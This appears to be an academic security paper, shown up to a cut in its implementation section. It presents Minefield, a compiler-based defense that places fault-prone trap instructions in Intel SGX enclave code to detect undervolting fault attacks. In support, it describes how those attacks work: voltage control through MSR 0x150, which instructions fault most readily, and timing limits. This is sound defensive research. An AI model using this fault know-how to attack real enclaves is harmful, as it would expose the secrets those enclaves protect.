In this paper, we propose Minefield, the first software-level defense against DVFS attacks. The idea of Minefield is not to prevent DVFS faults but to deflect faults to trap instructions and handle them before they lead to harmful behavior. As groundwork for Minefield, we systematically analyze DVFS attacks and observe a timing gap of at least 57.8 µs between every OCM transition, leading to random faults over at least 57 000 cycles. Minefield places highly fault-susceptible trap instructions in the victim code during compilation. Like redundancy countermeasures, Minefield is scalable and enables enclave developers to choose a security parameter between 0 % and almost 100 %, yielding a fine-grained security-performance trade-off. Our evaluation shows a density of 0.75, *i.e.*, one trap after every 1-2 instruction, mitigates all known DVFS attacks in 99 % on Intel SGX, incurring an overhead of 148.4 % on protected enclaves. However, Minefield has no performance effect on the remaining system. Thus, Minefield is a better solution than hardware- or microcode-based patches disabling the OCM interface.

1 Introduction

With a variety of use cases for modern computers, CPUs have an increasing number of features, also for security and performance. One feature available on Intel, AMD and ARM CPUs are trusted execution environments (TEEs). TEEs enable running code in a secure environment isolated from the rest of the system with the security goal of protecting code and data even from a compromised operating system or hypervisor.

To accommodate today's performance and efficiency goals, modern CPUs operate at various clock frequencies and voltage levels to adapt to the current workload. When the workload is low or energy must be saved due to thermal or battery constraints, the voltage level and the clock frequency are lowered. This mechanism, DVFS, is available on ARM, Intel, and AMD CPUs and can be controlled from privileged software. However, the modified voltage and frequency affect all security domains on the CPU.

Previous work [15, 32, 38, 40, 41, 48] has shown that an attacker can manipulate voltage and frequency using DVFS to inject faults into victim computations. The typical target of these attacks are TEEs since DVFS requires root privileges [32, 38, 40, 41, 48] or physical access [15], both of which are allowed in TEE threat models. The attacker uses DVFS to bring one or more CPU cores into a state where faults can occur with a very low probability. Thus, the CPU mostly still allows regular operation, *i.e.*, it does not cause a system crash. In this state, certain operations are more likely to experience a fault. Previous work has identified several of these operations, e.g., multiplication operations, pointer arithmetics, and AES-NI instructions. However, most instructions have not yet been analyzed for their fault probability.

In response to the DVFS attacks on Intel CPUs, Intel issued a CVE (CVE-2019-11157) and modified the SGX remote attestation process to verify that overclocking mailbox (OCM) and its model-specific registers (MSRs) allowing software-undervolting are disabled via a microcode update. The voltage regulators responsible for the core's voltage are connected to a bus receiving commands from CPU components, e.g., the OCM. In contrast, VoltPillager [15] directly sends these commands over the bus bypassing the CPU and the OCM. Therefore, disabling the OCM still leaves Intel CPUs without a fully-integrated voltage regulator (FIVR) design [11] vulnerable to VoltPillager [15] style attacks. Disabling the OCM led to complaints [17, 22] as the OCM is used to reduce overheating problems, thus increasing system performance and stability by undervolting the CPU. Some online guides even explicitly recommend reverting BIOS updates to get back the

undervolting feature, breaking the ability to run SGX enclaves securely on these machines [17]. Disabling undervolting only if SGX is enabled impacts the entire system performance and stability if enclaves are used and is thus also not a desirable tradeoff. Selectively disabling undervolting while an enclave is active requires complex microcode changes, as the CPU has to ensure stable voltage levels on any reentry of the enclave. While it is unclear whether this is even possible with a microcode update, we also expect a high impact on the performance of enclaves.

In this paper, we propose the first software-level defense that probabilistically protects secure enclaves against all known DVFS attacks. As an empirical foundation for our defense, we systematically analyze DVFS attacks and categorize them based on the type of fault and its properties (e.g., spatial granularity, temporal granularity, and reproducibility). As part of our empirical analysis, we develop a framework to scan the x86 instruction set for DVFS fault susceptibility. Our analysis of the instructions with the highest fault probability confirms the implicit assumption from previous works that multiplications are most susceptible to faults. Hence, we rely on this instruction for our fault-deflection mechanism. We also analyze the temporal constraints and observe a timing gap of at least 57.8 µs between transitions from one voltage level to another. With the resulting weak control over the temporal fault location, state-of-the-art attacks have to repeat the victim operation millions of times [32, 38, 40, 41]. Currently, an attacker cannot precisely predict when and where during these operations the fault occurs.

Our defense, Minefield is a pure software-level defense implemented as a compiler extension. The basic idea of Minefield is not to prevent DVFS faults but to deflect them into trap instructions that are placed in the victim code during compilation, so that they cannot be weaponized anymore. The number of trap instructions scales as a security parameter from 0 % to almost amount for 100 % of the code base, yielding a fine-grained security-performance trade-off. Note that a security parameter of 100 % would refer to a program that consists only of trap instructions and no other instructions. Our evaluation shows that a trap density of 0.5, *i.e.*, one trap after every second instruction, mitigates the known DVFS attacks on Intel CPUs, namely Plundervolt [38], V0ltpwn [32], Voltjockey [41], and VoltPillager [15]. More specifically, in an attack on *mbedTLS* RSA-4096, a trap density of 2 mitigates more than 99 % of all attack attempts. Thus, Minefield is a viable defense against DVFS attacks on Intel SGX enclaves.

We carefully evaluate the performance impact on SGX enclaves with different Minefield security levels. Both runtime and memory overhead for the enclave scale up with the chosen security level. For a trap density of 0.75, which mitigates the known DVFS attacks in more than 99 % of the cases, Minefield incurs an overhead of 148.4 % on protected SGX enclaves on average. However, in some configurations Minefield even outperforms RSA redundancy protections, and the performance of normal-world applications remains entirely unaffected. Thus, Minefield is a better-suited mitigation against DVFS attacks on SGX enclaves than hardware- or microcode-based patches that disable the OCM entirely and also considers hardware-based undervolting attacks like VoltPillager [15].

While our evaluation focuses on Intel CPUs, we argue that the approach is applicable to ARM and AMD CPUs. Hence, Minefield can also be extended to prevent DVFS attacks on ARM TrustZone [48] and AMD SEV.

Contributions. The contributions of this work are:

1. We present a novel framework to systematically analyze the effects of DVFS faults on the entire x86 instruction set.
2. We propose a compiler extension Minefield, the first software-level defense against all known DVFS attacks.
3. We analyze different security levels and show that known DVFS attacks can be mitigated in 99 % of cases.
4. We evaluate the performance overheads of Minefield and show that the runtime overhead for SGX enclaves is below 150 % while mitigating 99 % of attacks.

Outline. Section 2 provides background, and Section 3 our threat model. Section 4 presents the high-level overview and poses research questions for Section 5. Section 6 details our implementation. Section 7 evaluates the security and performance. Section 8 discusses limitations. Section 9 concludes.

2 Background

In this section, we provide background on Intel SGX and DVFS, the mechanism behind the attacks we mitigate.

2.1 Intel SGX

Intel Software Guard Extension (SGX) [16, 27] is a trusted execution environment (TEE). To protect code and data on an untrusted system, an application is split into an untrusted and a trusted part, which is executed within a so-called SGX enclave. The enclave's execution state and memory cannot be accessed from other processes or the operating system. In the SGX threat model, only the CPU is trusted. Enclave memory is encrypted and integrity-protected in DRAM in a dedicated region called Enclave Page Cache (EPC), mitigating certain software-level and physical attacks. Thus, SGX even protects enclaves on systems compromised in software or hardware.

While these protections apply for the enclave's execution state (e.g., register values) and memory contents, scheduling, and page-table management are still performed by the untrusted operating system. Memory-safety violations [35], race conditions [50], or side channels [7, 45] can still lead to exploitation. Controlled-channel attacks [51], abuse, e.g., page-table entries or the APIC timer interrupt to precisely control the execution flow of a victim application [10, 43, 51]. Transient-execution attacks, e.g., Foreshadow [9], ZombieLoad [44], can precisely leak information from enclaves.

2.2 Power Management (DVFS)

Modern CPUs in smartphones, laptops, and servers, have different energy requirements. Especially mobile devices require constant energy balancing. Operating systems try to maximize the battery runtime while still providing sufficient computing power to handle the user's tasks. For dynamic adaption to the user's needs, modern CPUs implement Dynamic Voltage and Frequency Scaling (DVFS). DVFS allows changing the voltage and frequency from privileged software via model-specific registers (MSR) [27]. However, the overclocking mailbox (OCM) interface allows to change the alignment between voltage and frequency, e.g., reduce the operating voltage at a specific frequency.

Undervolting and overclocking have become important to personal computer owners, especially for gaming computers (overclocking) and laptops (undervolting). While system stability has always been a concern in these communities, only recently researchers discovered that these interfaces can be abused for attacks. The first DVFS-based fault attack [48] overclocked an ARM CPU, leading to fault injection in the TrustZone trusted execution environment. More recently, several works have explored undervolting as a means to inject faults into the Intel SGX trusted execution environment [15, 32, 38, 41]. These works have in common that they modify the operating voltage during the execution of critical instructions leading to a computational error propagating into the result of these instructions. These faulty results lead to incorrect behavior inside a (correct and bug-free) program. These results then lead to exposure of secret data from enclaves, e.g., by faulting index calculations of array accesses. Faulty results can also occur within cryptographic primitives, e.g., enabling differential cryptoanalysis on AES-NI.

The main difference between previous works is the way the operating voltage is changed. VoltJockey [41], V0ltpwn [32], and Plundervolt [38] assume the SGX threat model and use privileged access to the OCM. These attacks can be mounted purely from software and only require access to the OCM MSR. VoltPillager [15], on the other hand, uses additional hardware to send messages directly to the voltage regulator unit on the mainboard. Hence, currently, there is no software mitigation against it, leaving SGX enclaves unprotected.

3 Attacker Model

In this section, we provide the attacker model for Minefield. We base our attacker model on the previously published attacks [15, 32, 38, 40, 41, 48] and our own experiments.

Attacker Privileges. Our mitigation, Minefield, works under the widely adopted SGX threat model and assumes a privileged attacker who controls the operating system and the BIOS. As for the hardware, the attacker has direct physical access to the CPU and the mainboard, enabling the attacker to mount DVFS attacks [15, 32, 38, 40, 41, 48]. This includes attacks like VoltPillager [15] intercepting and issuing bus commands to the onboard voltage regulators circumventing the OCM. We assume that the faulting behavior of VoltPillager does not differ from the software issued undervolt as both approaches influence the core voltage (see Section 8).

The enclave does not require the OCM to be disabled by a given local attestation. Hence, if the enclave is built using Minefield, the attestation does not have to verify whether the microcode disabling the undervolting functionality is active. The attacker does not exploit bugs inside the enclave's code, nor the software surrounding the enclave initialization, nor side-channel attacks to extract secret information from the enclave. As our defense focuses on fault attacks, we consider side-channel attacks [43] (e.g., cache attacks on SGX) an orthogonal problem. However, we discuss the implications of the mitigation on side-channel robustness in Section 8.

Fault-Injection Capabilities. The attacker can attack the enclave execution with DVFS attacks and induce faults inside the results of machine instructions. We assume that the attacker controls the environment with the same precision as in known DVFS attacks [15, 32, 38, 40, 41, 48]. Importantly, no previous DVFS attacks was able to:

1. precisely target an arbitrary bit inside an instruction result (but mounted attacks that work with random bit flips),
2. precisely control how many bits flip (but report various faults from a single bit to multi-byte flips [38]),
3. precisely control the timing (undervolting windows are multiple microseconds),
4. precisely control which instruction is faulted (*i.e.*, many instructions are at risk of fault due to the length of the undervolting window). Certain instructions are found to be more susceptible to DVFS-based fault injection.

We assume that the attacker has the capabilities from these previous works since there is currently no indication that the OCM enables even stronger and more precise attacks.

No single-stepping. In particular, no known attack can combine single-stepping, e.g., using controlled-channel attacks to target a specific instruction, with a DVFS-based fault attack. Given the significant amounts of code executed during context switches in controlled-channel attacks, there is reasonable doubt that such an attack can be mounted reliably. Furthermore, controlled-channel attacks can also be mitigated using T-SGX [46], entirely preventing single-stepping of SGX enclaves, or other interrupt-monitoring mechanisms [13, 21]. Hence, we assume that the attacker cannot target a single instruction this way. We discuss possible mitigations against a stronger attacker with single-stepping in Section 6.2.1.

4 High-Level Overview of Minefield

In this section, we provide a high-level overview of Minefield and the research questions we have to answer before designing it. The main goal is allowing the operating system to still control the undervolting of the CPU while ensuring that




Figure 1: An overview of Minefield. The compiler part of Minefield interleaves the instruction stream with trap instructions and code to detect faults in these instructions. A library is linked to the enclave handling detected faults at runtime.

enclaves cannot be exploited. Minefield relies on an LLVM compiler extension to automatically place trap instructions in the code. Minefield has a security parameter to fine-tune the application-specific security-performance trade-off based on the required security guarantees. This makes Minefield an easily adaptable mitigation without changes in the protected software and with individual security levels per application.

Figure 1 shows an overview of Minefield and its components. Minefield consists of an LLVM compiler extension (Section 6.1) used to compile SGX enclaves, as well as a runtime library (Section 6.2) to check for faults and handle them. The compiler extension compiles unmodified source code and adds additional trap instructions to the binary. The trap instruction is an instruction highly susceptible to DVFS faults. Hence, the result of the trap instruction is used to detect faults that the enclave can then handle. Designing Minefield requires answering three research questions as follows.

4.1 Research Questions

While our approach may appear intuitive, a thorough analysis of DVFS-based fault attacks is necessary to ensure that Minefield is not built upon potentially wrong assumptions. Furthermore, even if the assumptions as outlined in the threat model hold, there remains a set of unanswered questions on the precise attacker capabilities. In the following, we ask three research questions we need to answer.

RQ1: Is there an **instruction** highly susceptible to faults, and if so, how can we find this instruction?

Although all the published attacks [32, 38, 48] show that instructions can be faulted based on concrete instances of instructions, there is no comprehensive analysis on which instructions can be faulted. V0ltpwn [32], Plundervolt [38], and VoltJockey [41] indicate that multiplications are highly susceptible to faults on all evaluated systems. However, without a comprehensive analysis, this remains an assumption that must be further analyzed, as we do in Section 5.1.

RQ2: What is the temporal and spatial **precision** of DVFS-based fault attacks?

Previous work induced single faults by repeating the target application until the fault hit the correct instruction [32, 38, 40, 41]. However, the precision for inducing faults is unknown. In Section 5.2, we analyze the capabilities of an attacker using DVFS to inject faults. We show that faults cannot be injected with arbitrary precision. Moreover, we show that there is a minimum time window between two undervolts.

RQ3: How can an enclave react when **detecting** a fault?

Detecting a fault is not sufficient. An enclave has to react to the fault as well. Without replay protection in SGX [37], attacks could be repeated at a high frequency, even if a fault is detected. Thus, it is insufficient to simply terminate the enclave, especially when an attacker can arbitrarily retry inducing a fault. We discuss possible solutions in Section 5.3.

Based on our analysis in Section 5, we present the design and implementation of Minefield in Section 6.

5 Analysis of Research Questions

In this section, we analyze the capabilities of software-based fault-injection attacks to answer the research questions asked in Section 4.1. We exhaustively test the fault susceptibility of x86 instructions (RQ1) using an automated framework in Section 5.1. Moreover, we analyze the capabilities of an attacker to inject faults (RQ2), *i.e.*, the type of fault, as well as the spatial and temporal precision, in Section 5.2. Finally, we discuss the handling of detected faults (RQ3) in Section 5.3.

5.1 RQ1: Instruction Susceptibility to Faults

To determine the fault characteristics, we analyze instructions of the x86 instruction set during critical undervolting conditions and monitor the faults injected into the results. The goal is to find a suitable trap instruction with the highest fault susceptibility that is used by Minefield to detect faults. Therefore, we implement an analysis framework to determine instructions that are usable as trap instructions and to get a more in-depth insight into how undervolting affects instructions.

Design. Our framework is designed to exhaustively test all unprivileged x86 instructions for multiple levels of undervolting. The design of our framework is illustrated in Figure 2. The basic idea is to test an instruction multiple times. In each test, the instruction is run once in a stable environment and once in an undervolted environment. For both runs, the same randomly-generated inputs are chosen. The framework records the output values for both runs and compares them. If the output differs, the undervolting led to a fault, and the instruction, its parameters, and the undervolting level are reported. As outlined, this test is performed multiple times for




Figure 2: The framework to find trap instructions. Based on a machine-readable list of instructions, the framework executes all unprivileged instructions with random arguments, once normally and once undervolted. If the output differs, the instruction is reported as being susceptible to faults.

each instruction, namely with different input parameter values and undervolting levels and CPU frequencies.

Our test framework stores the bit difference of the expected result and the faulted result, *i.e.*, the bit location where the fault occurred. Furthermore, the framework analyzes the type of the fault, *i.e.*, whether it is a stuck-at-zero or stuck-at-one fault, or a bit flip. To measure the precision of the fault injection, we also record the temporal and spatial distance between two faulted operations. Consequently, our framework can determine the lowest observed temporal and spatial distance between two faults. This can later be used as a basis to determine appropriate security levels.

Implementation. To test the instructions defined in the x86 ISA, we use the list from Abel et al. [2], which contains all x86 instructions, including all ISA extensions, as well as the input, output, and side effects of the instruction. The framework automatically generates assembly code to parametrize these instructions. The generated assembly code is placed inside a loop to repeat the instruction multiple times. It is then compiled into a dynamic library for the test environment to load and evaluate. The framework allocates buffers for the instructions' state, e.g., registers and flags, and runs the instruction loop. The instruction in the loop then fills the buffers with all the changed state produced by the 1 000 000 iterations. Instructions that change the program's control flow are handled by setting the jump destination to an instruction after the jump that sets a flag to indicate that the jump was either taken or not.

The framework uses the same undervolting mechanism as Plundervolt [38], V0ltpwn [32], and VoltJockey [41], namely the OCM MSR 0x150. This MSR allows reducing the operating voltage for a short duration by modifying the voltage offset. When the undervolted execution is completed, the nominal voltage is restored, and the results are analyzed for bit errors. In this step, the framework compares the results of the undervolted instruction with the normal execution of the instruction. Each loop iteration is independent of the previous, so a fault inside one iteration is only visible in the iteration's outputs and does not influence other iterations.

To exhaustively test and analyze the instructions, we split the analysis into three distinct phases. First, we search for *faultable* instructions across all the tested CPUs at a fixed frequency and vary the undervolting offset until we see repeated system freezes or unrecoverable machine check errors. The framework monitors the response time and restarts over a remote power switch to recover from a system freeze. We store each reported faulted instruction into a global set of faultable instructions. Second, we use the set of faultable instructions to characterize the faulting behavior further. We execute each faultable instruction on each physical core of each CPU, with both varying frequency and undervolting offset. This analysis shows the minimum undervolt needed to observe a fault over the tested frequencies for each core. To evaluate the effect of other instructions on the faulting instruction, we tested each faultable instruction with all the other faultable instructions and evaluate if the faulting behavior is influenced.

Results. We analyzed 5 Intel CPUs with different microarchitectures, each running the same image with Ubuntu 21.04 with Kernel version 5.11. We list the exact CPUs in Table 2 (Appendix B). For each CPU, we analyze each physical core, resulting in a total of 26 analyzed cores. Our experiments did not observe different faulting behavior for the sibling threads, but we observed differences between the physical cores. In the instruction finding phase, we executed 1258 instructions and instruction variants, *i.e.*, same instruction but with different mnemonics, from the base, SSE, SSE2, FMA, AVX, AVX2, and AES instruction set, fixed the frequency to 3000 MHz. This analysis revealed 71 faultable instructions variants with 12 unique instructions. We analyzed the first faulting point for each of these unique instructions by varying the frequency from 2000 MHz to 4000 MHz (if available) in 500 MHz steps. Table 2 (Appendix B) shows the faulting point results.

From our experiment, we found that `imul` has the highest fault probability. Table 2 shows the analysis of `imul` in combination with different instructions. `imul` does not only fault well in isolation, but this behavior is also observable when combined with other instructions. The `imul` instruction faults in 92.1 % of all cases when other instructions also fault. For 1.5 % of the faulty instructions we need an additional `aesenc` instruction to detect the faults. On one CPU, we did not observe any faults with AES and hence used a `vorpd` instruction to detect the remaining 6.4 % faultable instructions.

Moreover, the `imul` instruction already suffers from faults at *smaller* undervolting offsets. This is in accordance with recent works [32, 38] that focus on `imul` as well. Hence, `imul` is ideal as a trap instruction to monitor if the CPU is driven near the specification limits. In Section 7.1, we also show that this property holds when using `imul` in full programs.

5.2 RQ2: Fault-Injection Capabilities

The security level of Minefield is related to the fault-injection capabilities of the attacker. Prior work [32, 38, 40, 41] did not




Figure 3: The minimal undervolting time window for two distinct CPU frequencies.

comprehensively analyze properties, e.g., the precision, of the faults but simply measured the probability of being able to fault the target instruction at any point when running it in a long loop. However, to provide strong security guarantees, we analyze DVFS-based fault injection in more detail, *i.e.*, the fault model [5]. The fault model includes types of errors, temporal and spatial precision, and the number of faults that can be injected in one execution [20]. Our fault model is based on prior work [32, 38, 40, 41] and our own experiments, and considers spatial and temporal *precision* and the *type* of faults.

Temporal and Spatial Precision. Previous work [32, 38, 40, 41] did not analyze where faults can be injected. Typically, faults can occur at a random location [6], or can be induced for instruction sequences or surgically for single instructions. So far, no paper has shown that it is possible to induce DVFS faults with such surgical precision. Our experiments also indicate that targeting a single instruction with DVFS faults is impractical. Figure 3 shows a histogram for the experimentally measured minimum undervolting time at two different CPU frequencies. The average undervolting duration at 1 GHz is around 220 µs, which are 220 000 cycles. The shortest undervolting duration we observe is 57.8 µs, *i.e.*, 57 800 cycles. Hence, to target a single instruction, an attacker would have to target a code sequence where the victim instruction is the only instruction susceptible to a fault within this window.

The minimal length of the undervolting window also influences the timing of faults. First, the minimal duration of the undervolting limits the frequency in which an attacker can induce faults. The CPU requires time to change the voltage. This is true both for reducing as well as increasing the voltage. As shown in Figure 3, the durations are not constant but subject to variations in the microsecond range, depending on the CPU frequency and also the CPU itself. We do not have an explanation for this effect. However, as a consequence, undervolting precisely the same instruction sequence multiple times is infeasible. When undervolting, there is always a non-negligible probability that several instructions before or after the targeted instruction are undervolted as well.

Fault Types. In addition to the precision, it is also important what types of faults can be injected. Typical fault models consider stuck-at-zero, stuck-at-one [18], random faults [23], or flips in one or more bits [19, 33]. There are more specialized fault models, e.g., bits with a bias [39].

We based our analysis of the fault types on our experiments and the results in prior work [32, 38, 41]. Table 1 (Appendix A) shows the detailed fault characteristics of each observed fault of our previous analysis. We confirm that a fault can influence one bit to multiple bytes. Further analysis revealed that we observe stuck-at-zero faults for instructions executing bitwise logical operations, *i.e.*, *VAND*, *VXOR*, and *VOR*. However, the faults of `imul` and further susceptible instructions behave randomly, *i.e.*, all observed bit positions can flip in both directions. Moreover, the affected bits differ between the physical CPU cores [32]. Hence, for the fault model, we assume that an attacker can flip between one and all bits of `imul`'s result to random values.

There is no difference if an ALU instruction is faulted or the address generation in a load or store instruction. In all cases, an attacker cannot choose the location of the bits, the number of bits, or the values of the bits.

5.3 RQ3: Handling Faults

While detecting a fault is a vital requirement for Minefield, it is not sufficient for protecting an enclave if the fault is not handled correctly. Hence, an important part of Minefield is the fault handler. We identified two different strategies for handling faults such that they cannot be exploited.

Cancel. The straightforward approach is to stop further execution as soon as a fault is detected. Aborting ensures that no further instructions are executed that potentially consume the faulted data. An abort handler does not require any change to the enclave code. To abort the enclave, the handler can either execute an illegal instruction, e.g., `ud2`, or simply stop execution by entering an endless loop. Note that Minefield does not suffer from false positives (cf. Section 7.1), *i.e.*, enclave execution is never wrongly aborted.

While abort handlers are straightforward, they may open new attack surface: An attacker could repeat the attack at a high frequency to increase the chance of bypassing our detection in one of the runs. Potentially, by knowing where the detection was triggered, the attacker might even improve the attack further. Without secure persistent storage and replay protection, the enclave developer must provide additional infrastructure to prevent the enclave from being started again. The SGX ecosystem already provides the EPID attestation method [31], allowing to identify a specific CPU, practically solving the replay protection problem if a remote trusted third party is available. We discuss different solutions in Section 8.

One possibility to reduce the frequency of restarts is to use monotonic counters [24]. These counters can only be read and incremented and are persistent across enclave restarts and also system restarts. Hence, by incrementing the counter on a fault, the enclave can track the number of total faults and decide not to start when a certain number of faults was detected. However, even with the counters, it is not possible to entirely prevent arbitrary execution of the enclave as the

counters can be destroyed by re-installing the Intel PSW or by removing the BIOS battery [37]. Still, this at least slows down an attacker and might make an attack infeasible. We further discuss the availability of monotonic counters in Section 8.

Retry. A different approach is to try to "hide" the fault and prevent its weaponization by restoring the state before the fault and repeating the instruction. The retry handling is more complex, as instructions are not generally idempotent. Thus, the retry handler cannot simply re-execute the instruction before the fault or the current basic block. To use a retry handler, a developer has to define checkpoints in the enclave code to which a fault handler can safely jump back. Inside the retry handler, a developer can then choose to which checkpoint to return based on where the fault was detected. The implementation of such checkpoints could make use of the already existing `setjmp` and `longjmp` C functions.

The retry handler has the advantage that the enclave can continue execution in the presence of faults. Thus, this approach has similar advantages to multiple executions with a majority vote [5, 14], without the disadvantage of always executing code multiple times. The obvious disadvantage is that the developer has to take care of checkpoints at which execution can be retried. Moreover, the retry handler might provide an attacker with valuable information. As an attacker can monitor the execution time of the enclave, an attacker might learn that the fault was successfully injected. However, an attacker only learns that the fault definitely hit a trap instruction and not if the fault hit the target instruction. While this cannot be weaponized directly, it introduces a side channel (see Section 8).

5.4 Results

Based on the results from analyzing the research questions, we provide a solid fault model for software-based DVFS fault attacks. We show that there are indeed instructions that are more susceptible to faults than others. We confirm that `imul` instruction exploited in prior work [38] is indeed highly susceptible to faults, making it a perfect choice for Minefield's trap instruction. Furthermore, our analysis shows that an attacker cannot surgically induce faults. Both the temporal and spatial precision are limited by the minimal undervolting window of multiple microseconds. Hence, next to the instruction targeted by an attacker, there are always other instructions that are executed in the undervolted state as well. We can use this non-uniformity to place instructions with a higher chance to attract faults as trap instructions and enforce that the results of these trap instructions are not altered or faulted. Thus, these trap instructions enable us to protect the real instructions with a relatively simple mechanism against undervolting attacks. Depending on the number of inserted instructions, any induced fault is likely to also fault at least one of these inserted instructions.

6 Implementation of Minefield

In this section, we discuss the implementation details of Minefield. The implementation consists of two parts. The first part is a configurable LLVM compiler extension (Section 6.1) for adding additional trap instruction to enclave code at compile time. The second part is the runtime environment integrated into the enclave for detecting and handling induced faults (Section 6.2). Finally, Section 6.3 describes how the changes are integrated into the SGX toolchain.

6.1 Compiler Extension

The compiler extension implements a *Machine Function Pass* inside the LLVM 11 [34] backend. The *Machine Function Pass* allows inspecting each program's function on an x86 machine instruction level. Implementing Minefield in the backend ensures that it is language agnostic, as long as there is an LLVM frontend for the desired language. The compiler extension is responsible for placing trap instructions and generating the code that checks whether a fault was induced.

Trap Instructions. Based on our fault susceptibility analysis and the fault model (cf. Section 5), we select `imul` as a default trap instruction, as it has the highest probability to fault when undervolted on our tested systems. In addition to this default trap instruction, a developer can also provide a different trap instruction to the compiler extension, e.g., a pair for AES and multiplication instruction. To keep track of the current state of our `imul` instruction, we use two distinct instances of the trap that only differ in the register operand. By placing both of these instances in alternating order, we ensure that the values in the two registers are at most one execution of the trap instruction apart. This placement is independent of the chosen trap instruction. The compiler also ensures that the basic block contains an even number of traps by adding an additional trap if necessary. This ensures that the registers must always have the same content at the start of a basic block, eliminating the need to store additional information about the current correct value as Figure 4b shows.

Placing Trap Instructions. Generally, trap instructions are placed between existing instructions, as illustrated in Figure 4. However, several practical obstacles have to be handled by the compiler. The trap instruction modifies the content of a register. Hence, the compiler has to know that the register used in the trap instruction is clobbered. Moreover, both the trap instruction and the code for detecting fault might modify the CPU flags, *i.e.*, the `rflags` register.

In addition to the problems of inserting a trap itself, we also have to decide *when* to insert a trap instruction. Inserting more traps leads to better security guarantees, while it impacts the performance negatively. We provide tuning parameters to find a trade-off between the performance and the provided security by the mitigation. We denote this parameter as the *placement density*. This parameter defines the ratio of trap instructions

```
imul $11, input(%rip), %rax
cmp  %rax, limit(%rip)
ja   .L1
```

(a) unmodified

```
cmp   %r12, %r13
jne   __abort
imul __factor(%rip), %r12
imul $11, input(%rip), %rax
imul __factor(%rip), %r13
cmp  %rax, limit(%rip)
pushf
imul __factor(%rip), %r13
imul __factor(%rip), %r12
popf
ja    .L1
```

(b) modified

Figure 4: Figure 4a shows the unprotected assembly instructions while Figure 4b shows the trap instruction sequence generated by Minefield with a placement density of 1.




Figure 5: Traps are inserted between normal instructions. To ensure the correctness of comparisons, no trap instruction is inserted directly between comparison and conditional jump but only at the two jump destinations. Trap instructions are checked at the beginning of each basic block.

to existing instructions, e.g., a density of 0 means that no trap instruction is placed, a density of 0.5 places a trap after every second instruction. If this parameter is chosen higher than one, we place multiple trap instructions after the original instruction. We also ensure that at least two trap instructions are placed inside a basic block such that the mitigation also works if the placement density is low.

As the compiler extension is implemented in the backend, inserting the trap instructions is straightforward. The compiler simply iterates over each of the instructions inside the basic blocks and can directly insert new instructions.

Handling Register Clobbering. If the placement density is greater or equal to 1, Minefield places a trap instruction basically after every instruction. As loading and storing a value from and to memory after every executed instruction incurs a high overhead, the trap instead operates solely on values stored registers. Minefield dedicates two general-purpose registers to fault checking to minimize the performance impact. For the general-purpose registers, we use `R12` and `R13`. These registers have no special use in the System V Application Binary Interface. Both registers are defined to be callee-saved. Thus, no other function can change the content of the registers. As a result, Minefield even supports calling functions that have not been compiled with the compiler extension, making it fully backward compatible with existing code. Reserving a general-purpose register inside the LLVM compiler infrastructure already excludes the register from the complete pipeline. Thus, no additional precautions are necessary.

In addition to the modification of the register, a trap can also modify the `rflags` register [26], thus changing the architectural state and, with that, potentially the semantics of the original program. To prevent saving and restoring the flags all the time, we rely on the liveness analysis of LLVM. The LLVM infrastructure records which registers are currently alive and in use and which instruction consumes a given register (variable liveness analysis). Therefore, we can monitor when the flags register is in use. Typically, the content of the flag register is only relevant between a comparison and a conditional operation, e.g., a conditional jump. Minefield can simply omit the placement of trap instructions between an instruction that modifies and an instruction that acts on the flags register. This approach increases the performance without significantly reducing the security guarantees, as faults are checked in any case at the beginning of a basic block. We evaluate the correctness of this approach in Section 7.3.

Without relying on the liveness, the `rflags` would have to be saved before and restored after executing the trap. However, saving and restoring the state is expensive, as it involves pushing the flags to the stack (`pushf`) and restoring it from the stack afterward (`popf`). While this ensures the correctness of the generated code, it adds a non-negligible performance overhead to the fault checks. For testing purposes, we provide an additional compiler option to fall back to this slower approach and not use the liveness analysis of LLVM.

Fault-detection Code. To detect faults in the trap instruction, the compiler extension creates code for the fault detection. Minefield supports two ways of checking whether a fault occurred in a trap instruction. This check can either be *immediate*, *i.e.*, the detection code is inserted after every trap instruction. Alternatively, the check can be *lazy*, *i.e.*, the check is only performed at the start of a basic block. Nevertheless, despite the used method, a check is always performed at the basic block's beginning by simply comparing `R12` and `R13`.

Both approaches have their advantages and disadvantages. *Immediate* checking results in a larger binary size and also a larger performance overhead. However, with *immediate* checking, the time between a fault and the detection of the fault is minimized. When using *lazy* checking, the trap instruction is verified at the beginning of each basic block. Hence, with lazy checking, the number of checks is reduced, increasing the performance but potentially increasing the time window in which a fault could be exploited.

Immediate checking seems intuitive. However, for instructions that only operate on registers and do not perform a memory access, *immediate* checking does not provide additional security since the faulted value is not visible outside of the registers of the CPU. With this observation, we can extend the *immediate* checking method to only check the trap instructions right before either a load or a store is executed.

This extension ensures that neither the load's address nor the store's address or data was previously faulted.

